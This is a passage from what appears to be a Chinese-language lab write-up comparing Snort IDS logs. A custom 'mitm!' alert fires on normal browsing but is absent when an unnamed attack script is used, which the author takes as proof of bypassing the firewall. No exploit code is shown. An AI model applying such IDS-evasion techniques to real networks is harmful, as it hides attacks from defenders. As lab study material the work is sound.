d Traffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
11/28-20:28:00.253554  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Ba
d Traffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
11/28-20:28:12.597971  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Ba
d Traffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
11/28-20:28:24.422517  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Ba
d Traffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
11/28-20:28:31.839244  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Ba
d Traffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
11/28-20:28:40.934043  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Ba
d Traffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
11/28-20:28:51.596141  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Ba
d Traffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
11/28-20:32:05.527146  [**] [1:10087:0] mitm! [**] [Priority: 0] {TCP} 192.168.2.2:49102 -> 104.160
.38.132:80
```

上图为客户端直接使用浏览器访问，kali中的snort会弹出警告（最后一行）



```
          Preprocessor Object: SF_DCERPC2  Version 1.0  <Build 3>
          Preprocessor Object: SF_DNP3  Version 1.1  <Build 1>
          Preprocessor Object: SF_SSH  Version 1.1  <Build 3>
          Preprocessor Object: SF_REPUTATION  Version 1.1  <Build 1>
          Preprocessor Object: SF_SMTP  Version 1.1  <Build 9>
          Preprocessor Object: SF_GTP  Version 1.1  <Build 1>
          Preprocessor Object: SF_IMAP  Version 1.0  <Build 1>
Commencing packet processing (pid=1686)
11/28-19:31:22.658882  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad T
raffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
11/28-19:31:26.295362  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad T
raffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
11/28-19:31:30.926400  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad T
raffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
11/28-19:31:41.175632  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad T
raffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
11/28-19:31:55.998267  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad T
raffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
11/28-19:32:07.081450  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad T
raffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
11/28-19:32:17.615603  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad T
raffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
11/28-19:32:37.293832  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad T
raffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
11/28-19:32:53.640664  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad T
raffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
11/28-19:33:12.367842  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad T
raffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
11/28-19:33:28.259783  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad T
raffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
11/28-19:33:38.357812  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad T
raffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
```

上图为客户端使用攻击脚本时，snort的表现，可以看到没有`mitm!`警告输出，说明成功绕过防火墙。